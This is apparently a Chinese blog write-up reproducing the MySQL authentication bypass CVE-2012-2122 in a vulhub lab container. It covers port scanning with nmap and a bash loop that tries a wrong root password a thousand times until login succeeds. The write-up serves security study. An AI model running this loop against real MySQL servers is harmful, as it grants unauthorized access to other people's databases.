CVE-2012-2122-mysql未授权访问漏洞复现-vulhub

1.原理

参考:CVE-2012-2122 Mysql身份认证漏洞及利用-CSDN博客

简单来说,除了配置上的问题以外,是密码的验证出现了漏洞,导致尝试次数多了之后直接可以登入

使用:kali+vulhub

2.复现


开一下镜像,用的是vulhub,不了解的可以自己搜一下,网上相关安装挺多的

用ifconfig查一下受攻击机的ip地址

址查一下端口,看看是否正常打开了,发现有3306

用主机的nmap试了下扫描,直接扫端口是扫不到的,因为虚拟机开了防火墙,要-Pn,禁掉ping方式才可以扫到
for i in `seq 1 1000`; do mysql -u root --password=bad -h targetip 2>/dev/null; done(前面让你看的自己ip)

最后记得停止使用容器防止后续其他容器的打开

docker ps 展示所有正在使用的容器

docker stop +容器的id 关闭容器

相关推荐
陈布衣3 分钟前
MySQL(1)_MySQL 5.7.21 Linux 安装笔记
linux·笔记·mysql
钱栈up22 分钟前
内网全断,怎么核实高炉和烧结系统的数据库对接信息
数据库
weavecodes35 分钟前
双层缓存与权限实时生效:织码在线教育系统的 Caffeine + Redis 设计
数据库
bksczm1 小时前
InnoDB 页结构详解:页类型、页头页尾、数据行与页目录
数据库·mysql
bksczm2 小时前
InnoDB 行格式详解:DYNAMIC / COMPACT / COMPRESSED / REDUNDANT
java·开发语言·数据库
余槐i2 小时前
MySQL 8.0 联合索引走错:为什么加了索引查询反而从 200ms 变成 8s
java·spring boot·mysql·docker·性能优化
字节跳动开源2 小时前
OpenViking连接业务系统,LLM Wiki一键编译
数据库·开源
进击的荆棘3 小时前
MySQL——数据库基础
数据库·mysql
Decay__3 小时前
22_MySQL 运维自动化平台 —— 部署编排 + 监控 + 巡检 + 告警 + 工单闭环一体化
运维·数据库·sql·mysql·架构
FungLeo4 小时前
成为全栈·基础补充·数据库索引:为什么加了索引还是慢
mysql·postgresql·sqlite·sql优化·数据库索引·成为全栈